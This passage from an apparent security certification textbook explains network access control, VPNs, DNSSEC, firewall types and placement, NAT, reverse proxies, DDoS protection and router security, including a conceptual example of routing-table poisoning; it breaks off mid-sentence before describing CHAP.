


Figure 1-1 Placement of a WAF


Network Access Control (NAC)

Network access control (NAC) is a service that goes beyond authentication of the user and includes an examination of the state of the computer the user is introducing to the network when making a remote access or VPN connection to the network.

The Cisco world calls these services network admission control services, and the Microsoft world calls them network access protection (NAP) services. Regardless of the term used, the goals of the features are the same: to examine all devices requesting network access for malware, missing security updates, and any other security issues the devices could potentially introduce to the network.

Figure 1-2 shows the steps that occur in Microsoft NAP. The health state of the device requesting access is collected and sent to the network policy server (NPS), where the state is compared to requirements. If requirements are met, access is granted.

Key Topic



Network Access Protection

How it works

1 Access requested

2 Health state sent to NPS (RADIUS)

3 NPS evaluates against local health policies

4 If compliant, access granted

5 If not compliant, restricted network access and remediation

Figure 1-2 NAP Steps

Quarantine/Remediation

If you examine step 5 in the process shown in Figure 1-2, you see that a device that fails examination is placed in a restricted network until it can be remediated. A remediation server addresses the problems discovered on the device. It may remove the malware, install missing operating system updates, or update virus definitions. When the remediation process is complete, the device is granted full access to the network.

Persistent/Volatile or Non-persistent Agent

When agents are used, they can be either persistent or non-persistent. ***Persistent agents*** are installed on endpoints and are there waiting to be called into action. ***Non-persistent agents*** are installed and run as needed on endpoints. Installation could be from a USB drive, using a standard IT remote administration tool, or using a dedicated incident response tool that uses a non-persistent approach. Some non-persistent agents install and then uninstall themselves after the connection is taken down. Following the guidelines set out in the previous section, when agents are in use, non-persistent agents work best when unknown devices will be connecting.

Agent vs. Agentless

You can implement NAC by installing an agent on a client device, but you don't have to use such an agent. Agentless NAC is easier to deploy but offers less control and fewer inspection capabilities. Deploying agents can be a significant expense, so an agent must provide ample benefits to warrant installation.

In scenarios where all devices will be managed devices and are known to the organization, an agent-based solution offers many benefits. However, when a large organization has many devices connecting and some are unknown to the organization, this becomes an administrative headache, and in the case of unknown devices, it is an impossibility. In these scenarios, an agentless system is more appropriate.

These are the limitations of using NAP or another form of NAC:

Key Topic

- NAC devices work well for company-managed computers but less so for guests.
- NAC devices tend to react only to known threats and not new threats.
- The return on investment is still unproven.
- Some implementations involve confusing configuration.

Table 1-4 lists advantages and disadvantages of NAC devices.

Key Topic

Table 1-4 Advantages and Disadvantages of NAC Devices

Advantages	**Disadvantages**
Prevent introduction of malware infection from infected systems.	Cannot protect information that leaves the premises via email, laptop theft, printouts, or USB storage devices.
Ensure that updates are current.	Cannot defend against social engineering.
Support BYOD.	Cannot prevent users with authorized access from using data inappropriately.
Can limit the reach of less trusted users.	Cannot block known malware from entering over the WAN connection.

While the network policy server or the server performing health analysis should be located securely within a protected LAN, the health status of the device requesting access is collected at each point of entry into the network. When agents are in use, the collection occurs on the client, and this information is forwarded to the server. When agents are not in use, the collection of the health status is performed by the edge access device (for example, switch, WLAN AP, VPN server, or RAS server).

Virtual Private Network (VPN)

A ***virtual private network (VPN)*** connection uses an untrusted carrier network but provides protection of the information through strong authentication protocols and encryption mechanisms. While we typically use the most untrusted network—the Internet—as the classic example, and most VPNs do travel through the Internet, a VPN can be used with interior networks as well when traffic needs to be protected from prying eyes.

In VPN operations, entire protocols wrap around other protocols. They include:

- A LAN protocol (required)
- A remote access or line protocol (required)
- An authentication protocol (optional)
- An encryption protocol (optional)

A device that terminates multiple VPN connections is called a VPN concentrator. VPN concentrators incorporate the most advanced encryption and authentication techniques available.

In some instances, VLANs in a VPN solution may not be supported by the ISP if the ISP is also using VLANs in its internal network. Choosing a provider that provisions Multiprotocol Label Switching (MPLS) connections can allow customers to establish VLANs to other sites. MPLS provides VPN services with address and routing separation between VPNs.

VPN connections come in two flavors:

Key Topic

- **Remote access VPNs:** A remote access VPN can be used to provide remote access to teleworkers or traveling users. The tunnel that is created has as its endpoints the user's computer and the VPN concentrator. In this case, only traffic traveling from the user computer to the VPN concentrator uses this tunnel.
- **Site-to-site VPNs:** VPN connections can be used to securely connect two locations. In this type of VPN, called a site-to-site VPN, the tunnel endpoints are the two VPN routers, one in each office. With this configuration, all traffic that goes between the offices will use the tunnel, regardless of the source or destination. The endpoints are defined during the creation of the VPN connection and thus must be set correctly, according to the type of remote access link being used.

Domain Name System Security Extensions (DNSSEC)

Domain Name System (DNS) provides a hierarchical naming system for computers, services, and any resources connected to the Internet or a private network. ***Domain Name System Security Extensions (DNSSEC)*** is a secure form of DNS that ensures that a DNS server is authenticated before the transfer of DNS information begins between the DNS server and the client. Transaction Signature (TSIG) is a cryptographic mechanism used with DNSSEC that allows a DNS server to automatically update client resource records if clients' IP addresses or host names change. The TSIG record is used to validate a DNS client.

Firewall/Unified Threat Management (UTM)/Next-Generation Firewall (NGFW)

Unified threat management (UTM) devices perform multiple security functions. For example, antivirus, firewalling, and network access control may all be contained in a single device. While this appears good on the surface, remember that it creates a single point of failure for all of those functions.

The network device that is perhaps most connected with the idea of security is the firewall. A firewall can be a software program that is installed over a server or client operating system or an appliance that has its own operating system. In either case, the job of a firewall is to inspect and control the type of traffic allowed.

Firewalls can be discussed on the basis of their type and on the basis of their architecture. They can also be physical devices or can exist in a virtualized environment. The following sections look at them from multiple angles.

Types of Firewalls

When we discuss types of firewalls, we focus on the differences in the way they operate. Some firewalls make a more thorough inspection of traffic than others. Usually there is a trade-off between the performance of a firewall and the type of inspection it performs. A deep inspection of the contents of packets results in a firewall having a detrimental effect on throughput, while a more cursory look at each packet has somewhat less performance impact. To wisely select which traffic to inspect, you need to keep this trade-off in mind:

Key Topic

- ***Packet-filtering firewalls***: These firewalls are the least detrimental to throughput as they only inspect the header of the packet for allowed IP addresses or port numbers. While performing this function slows traffic, it involves only looking at the beginning of the packet and making a quick decision to allow or disallow.

  While packet-filtering firewalls serve an important function, there are many attack types they cannot prevent. They cannot prevent IP spoofing, attacks that are specific to an application, attacks that depend on packet fragmentation, or attacks that take advantage of the TCP handshake. More advanced inspection firewall types are required to stop these attacks.

- ***Stateful firewalls***: These firewalls are aware of the proper functioning of the TCP handshake, keep track of the state of all connections with respect to this process, and can recognize when packets trying to enter the network don't make sense in the context of the TCP handshake. In that process, a packet should never arrive at a firewall for delivery with both the SYN flag and the ACK flag set, unless it is part of an existing handshake process; also, it should be in response to a packet sent from inside the network with the SYN flag set. This is the type of packet that the stateful firewall would disallow.

  A stateful firewall also has the ability to recognize other attack types that attempt to misuse this process. It does this by maintaining a state table about all current connections and where each connection is in the process. This allows it to recognize any traffic that doesn't make sense with the current state of the connections. Of course, maintaining this table and referencing the table cause this firewall type to have a larger effect on performance than does a packet-filtering firewall.

- ***Proxy firewalls*****:** This type of firewall stands between the internal and external sides of an internal-to-external connection and makes the connection on behalf of the endpoints. A firewall that is used in this fashion is called a forward proxy. With a proxy firewall, there is no direct connection; rather, the proxy firewall acts as a relay between the two endpoints. Proxy firewalls can operate at two different layers of the OSI model:
  - **Circuit-level proxies:** These proxies operate at the session layer (layer 5) of the OSI model. This type of proxy makes decisions based on the protocol header and session layer information. Because it does no deep packet inspection (at layer 7, or the application layer), this type of proxy is considered application independent and can be used for a wide range of layer 7 protocols. A SOCKS firewall is an example of a circuit-level firewall. It requires a SOCKS client on the computers. Many vendors have integrated their software with SOCKS to make it easier to use this type of firewall.
  - **Application-level proxies:** These proxies perform a type of deep packet inspection (inspection up to layer 7). This type of firewall understands the details of the communication process at layer 7 for the application. An application-level firewall maintains a different proxy function for each protocol. For example, the proxy can read and filter HTTP traffic based on specific HTTP commands. Operating at this layer requires each packet to be completely opened and closed, which means this firewall has the greatest impact on performance.
  - **Dynamic packet filtering:** Although this isn't actually a type of firewall, dynamic packet filtering is a process that a firewall may or may not handle, and it is worth discussing here. When internal computers are attempting to establish a session with a remote computer, this process places both source and destination port numbers in the packet. For example, if the computer is making a request of a web server, the destination will be port 80 because HTTP uses port 80 by default.

    The source computer randomly selects the source port from the numbers available above the well-known port numbers or above 1023. Because it is impossible to predict what that random number will be, it is impossible to create a firewall rule that anticipates and allows traffic back through the firewall on that random port. A dynamic packet-filtering firewall keeps track of that source port and dynamically adds a rule to the list to allow return traffic to that port.

- **Kernel proxy firewalls:** This type of firewall is an example of a fifth-generation firewall. It inspects a packet at every layer of the OSI model but does not introduce the same performance hit as an application-layer firewall because it does this at the kernel layer. It also follows the proxy model in that it stands between two systems and creates connections on their behalf. Table 1-5 lists advantages and disadvantages of these firewall types.

Key Topic

Table 1-5 Advantages and Disadvantages of Firewall Types

Firewall Type	Advantages	Disadvantages
Packet-filtering firewalls	Provide the best performance	Cannot prevent: ■ IP spoofing ■ Attacks that are specific to an application ■ Attacks that depend on packet fragmentation ■ Attacks that take advantage of the TCP handshake
Circuit-level proxies	Secure addresses from exposure Support a multiprotocol environment Allow for comprehensive logging	Have a slight impact on performance May require a client on the computer Have no application layer security
Application-level proxies	Understand the details of the communication process at layer 7 for the application	Have a big impact on performance
Kernel proxy firewalls	Inspect packets at every layer of the OSI model	Don't impact performance as do application layer proxies

Next-Generation Firewalls (NGFWs)

Next-generation firewalls (NGFWs) are devices that attempt to address traffic inspection and application-awareness shortcomings of a traditional stateful firewall—without hampering performance. Although UTM devices also attempt to address these issues, they tend to use separate internal engines to perform individual security functions. This means a packet may be examined several times by different engines to determine whether it should be allowed into the network.

NGFWs are application aware, which means they can distinguish between specific applications instead of allowing all traffic coming in via typical web ports. Moreover, they examine packets only once, during the deep packet inspection phase (which is required to detect malware and anomalies). Among the features provided by NGFWs are

Key Topic

- Non-disruptive in-line configuration (which has little impact on network performance)
- Standard first-generation firewall capabilities, such as network address translation (NAT), stateful protocol inspection (SPI), and virtual private networking
- Integrated signature-based IPS engine
- Application awareness, full stack visibility, and granular control
- Ability to incorporate information from outside the firewall, such as directory-based policy, block lists (formerly known as blacklists), and allow lists (formerly known as whitelists)
- Upgrade path to include future information feeds and security threats and SSL decryption to enable identification of undesirable encrypted applications

Table 1-6 lists advantages and disadvantages of NGFWs.

Key Topic

Table 1-6 Advantages and Disadvantages of NGFWs

Advantages	Disadvantages
Provide enhanced security.	Require more involved management than standard firewalls.
Provide integration between security services.	Lead to reliance on a single vendor.

Firewall Placement

Table 1-7 shows the typical placement of each firewall type. Keep in mind, though, that each scenario is unique.

Key Topic

Table 1-7 Typical Placement of Firewall Types

Type	Placement
Packet-filtering firewall	Located between subnets, which must be secured
Circuit-level proxy	At the network edge
Application-level proxy	Close to the application server it is protecting
Kernel proxy firewall	Close to the systems it is protecting

An NGFW can be placed in-line (or in-path) or out-of-path. Out-of-path means that a gateway redirects traffic to the NGFW, while in-line placement causes all traffic to flow through the device. The two placements are shown in Figure 1-3.




Figure 1-3 NGFW Placement Options

A bastion host can be placed as follows:

- **Behind the exterior and interior firewalls:** Locating it here and keeping it separate from the interior network complicates the configuration but is safest.
- **Behind the exterior firewall only:** Perhaps the most common location for a bastion host is separated from the internal network; this means less complicated configuration (see Figure 1-4).
- **As both the exterior firewall and a bastion host:** This setup exposes the host to the most danger.

Key Topic




Figure 1-4 A Bastion Host in a Screened Subnet

Figure 1-5 shows the location of a dual-homed firewall (also called a dual-homed host).

Key Topic




Figure 1-5 The Location of a Dual-Homed Firewall

Figure 1-6 shows the location of a three-legged firewall.

Key Topic




Figure 1-6 The Location of a Three-Legged Firewall

The location of a screened host firewall is shown in Figure 1-7.

Key Topic




Figure 1-7 The Location of a Screened Host Firewall

Figure 1-8 shows the placement of a firewall to create a screened subnet.

Key Topic




Figure 1-8 The Location of a Screened Subnet

Deep Packet Inspection

Earlier in this chapter, you learned about application layer firewalls, which take a performance hit because these firewalls perform deep packet inspection—that is, they look into the data portion of a packet for signs of malicious code. Table 1-8 lists the advantage and disadvantage of deep packet inspection. Deep packet inspection should be done at the network edge.

Key Topic

Table 1-8 Advantage and Disadvantage of Deep Packet Inspection

Advantage	Disadvantage
Detects malicious content in the data portion of the packet	Slows network performance

Network Address Translation (NAT) Gateway

Network address translation (NAT) is a service that can be supplied by a router or by a server. The device that provides the service stands between the local area network (LAN) and the Internet. When packets need to go to the Internet, the packets go through the NAT service first. The NAT service changes the private IP address to a public address that is routable on the Internet. When the response is returned from the Web, the NAT service receives it, translates the address back to the original private IP address, and sends it back to the originator.

This translation can be done on a one-to-one basis (one private address to one public address), but to save IP addresses, usually the NAT service represents the entire private network with a single public IP address. This process is called port address translation (PAT). This name comes from the fact that the NAT service keeps the private clients separate from one another by recording a client's private address and the source port number (usually a unique number) selected when the packets were built.

Allowing NAT to represent an entire network (perhaps thousands of computers) with a single public address has been quite effective in saving public IP addresses. However, many applications do not function properly through NAT, and thus it has never been seen as a permanent solution to resolving the lack of IP addresses. The permanent solution is IPv6.

NAT is not compatible with IP Security (IPsec, discussed in Chapter 23, "Implementing the Appropriate Cryptographic Protocols and Algorithms") because NAT modifies packet headers. There are versions of NAT designed to support IPsec.

Stateful NAT

Stateful NAT (SNAT) implements two or more NAT devices to work together as a translation group. One member provides network translation of IP address information. The other member uses that information to create duplicate translation table entries. If the primary member that provides network translation fails, the backup member can then become the primary translator. It is called stateful NAT because it maintains a table about the communication sessions between internal and external systems. Figure 1-9 illustrates an example of a SNAT deployment.

Key Topic



Public Network
SNAT Router Primary/Active
SNAT Router Backup/Standby
SNAT UDP with Proprietary Acknowledge/Retransmit Channel
Private Network

Figure 1-9 Stateful NAT

Static vs. Dynamic NAT

NAT operates in two modes: static and dynamic. With static NAT, an internal private IP address is mapped to a specific external public IP address. This is a one-to-one-mapping. With dynamic NAT, multiple internal private IP addresses are given access to multiple external public IP addresses. This is a many-to-many mapping.

Internet Gateway

An Internet gateway is a connection or device that makes bidirectional traffic to the Internet available. This gateway can be connected to a number of different scenarios:

- From a private or public cloud to the Internet
- From a corporate LAN to the Internet

The relationship of an Internet gateway to a LAN is shown in Figure 1-10.




Figure 1-10 Internet Gateway

Forward/Transparent Proxy

Earlier in this chapter, you learned about a forward proxy server. So, what is a reverse proxy server? Let's find out!

Reverse Proxy

A ***reverse proxy*** is a type of proxy server that retrieves resources on behalf of external clients from one or more internal servers. These resources are then returned to the client as if they originated from the web server itself. Unlike a forward proxy, which is an intermediary for internal clients to contact external servers, a reverse proxy is an intermediary for internal servers to be contacted by external clients. Quite often, popular web servers use reverse-proxying functionality, shielding application frameworks of weaker HTTP capabilities.

Distributed Denial-of-Service (DDoS) Protection

A denial-of-service (DoS) attack occurs when attackers flood a device with enough requests to degrade the performance of the targeted device.

A ***distributed DoS (DDoS) attack*** is a DoS attack that is carried out from multiple attack locations. Vulnerable devices are infected with software agents and become zombies. The vulnerable devices become botnets, which then carry out the attack. Because of the distributed nature of such an attack, identifying all the attacking botnets is virtually impossible. The botnets also help hide the original source of the attack.

DDoS attacks are successful because of vulnerable software or applications running on machines in a network. Constant vigilance in installing all security patches is a key to preventing these attacks. Setting up a firewall that does ingress and egress filtering at the gateway is also a good measure. Make sure your DNS server is protected behind the same type of load balancing as your web and other resources.

Routers

If we're discussing the routing function in isolation, we can say that routers operate at layer 3. Some routing devices can combine routing functionality with switching and layer 4 filtering. But because routing uses layer 3 information (IP addresses) to make decisions, it is a layer 3 function.

A ***router*** uses a routing table that tells the router in which direction to send traffic destined for a particular network. Although routers can be configured with routes to individual computers, typically they route toward networks, not toward individual computers. When a packet arrives at a router that is directly connected to the destination network, that particular router performs an ARP broadcast to learn the MAC address of the computer and sends the packet as a frame at layer 2.

These rules can also operate at layer 3, in which case they make decisions on the basis of IP addresses, or at layer 4, in which case only certain types of traffic are allowed. An ACL typically references a port number of the service or application that is allowed or denied.

To secure a router, you need to ensure that the following settings are in place:

- Configure authentication between the routers to prevent them from performing routing updates with rogue routers.
- Secure the management interfaces with strong passwords.
- Manage routers with SSH rather than Telnet.

The location of a router is dependent on the security zones or broadcast domains you need to create around the router and the desired relationship of the router with other routers in the network. This decision is therefore less about security than it is about performance.

Routing Tables

As you learned, routers use routing tables to hold information about the paths to other networks. These tables can be populated several ways: Administrators can manually enter routes, or dynamic routing protocols can allow the routers to exchange routing tables and routing information. Manual configuration, also called static routing, has the advantage of avoiding the additional traffic created by dynamic routing protocols and allows for precise control of routing behavior; however, it requires manual intervention when link failures occur. Dynamic routing protocols create traffic but can react to link outages and reroute traffic without manual intervention.

From a security standpoint, routing protocols introduce the possibility that routing update traffic may be captured, allowing a hacker to gain valuable information about the layout of the network. Moreover, Cisco devices (perhaps the most widely used networking devices) by default also use a proprietary layer 2 protocol called Cisco Discovery Protocol (CDP) to inform each other about their capabilities. If CDP packets are captured, additional information can be obtained that can be helpful in mapping the network in preparation for an attack.

Hackers can also introduce rogue routers into a network and perform routing table updates or exchanges with legitimate company routers. A hacker may do this to learn the routes and general layout of the network and may also do it to pollute the routing table with incorrect routes that may enhance an attack.

The following is a sample of a routing table before it is compromised:

```
Source Network Next hop Exit interface
O 10.110.0.0 [110/5] via 10.119.254.6, 0:01:00, Ethernet2
O 10.67.10.0 [110/128] via 10.119.254.244, 0:02:22, Ethernet2
O 10.68.132.0 [110/5] via 10.119.254.6, 0:00:59, Ethernet2
O 10.130.0.0 [110/5] via 10.119.254.6, 0:00:59, Ethernet2
```

```
O 10.128.0.0 [110/128] via 10.119.254.244, 0:02:22, Ethernet2
O 10.129.0.0 [110/129] via 10.119.254.240, 0:02:22, Ethernet2
```

The routing table shows the remote networks to which the router has routes. The first column in this example shows the source of the routing information. In this case, the router sees the O in the first column and knows about networks from the Open Shortest Path First (OSPF) protocol. The second column is the remote network, the third column shows the next-hop IP address to reach that network (another router), and the last column is the local exit interface on the router.

After a hacker has convinced the local router to exchange routing information and polluted the local routing table, the routing table looks like this:

```
O 10.110.0.0 [110/5] via 10.119.254.6, 0:01:00, Ethernet2
O 10.67.10.0 [110/128] via 10.119.254.244, 0:02:22, Ethernet2
O 10.68.132.0 [110/5] via 10.119.254.6, 0:00:59, Ethernet2
O 10.130.0.0 [110/5] via 10.119.254.6, 0:00:59, Ethernet2
O 10.128.0.0 [110/128] via 10.119.254.244, 0:02:22, Ethernet2
O 10.129.0.0 [110/129] via 10.119.254.178, 0:02:22, Ethernet2
```

Look at the route to the 10.129.0.0 network. It is now routing to the IP address 10.119.254.178, which is the address of the hacker's router. From there, the hacker can direct all traffic destined for a secure server at 10.119.154.180 to a duplicate server at 10.119.154.181 that he controls. The hacker can then collect names and passwords for the real secure server.

To prevent such attacks, routers should be configured with authentication so that they identify and authenticate any routers with which they exchange information.

Routers can be configured to authenticate one another if the connection between them has been configured to use Point-to-Point Protocol (PPP) encapsulation. PPP is a layer 2 protocol that is simple to enable on a router interface with the command **encapsulation ppp**. Once enabled, it makes use of two types of authentication: PAP and CHAP.

Password Authentication Protocol (PAP) passes a credential in cleartext or plaintext. A better alternative is Challenge-Handshake Authentication Protocol (CHAP), which never passes the credentials across the network. The CHAP process is as follows:

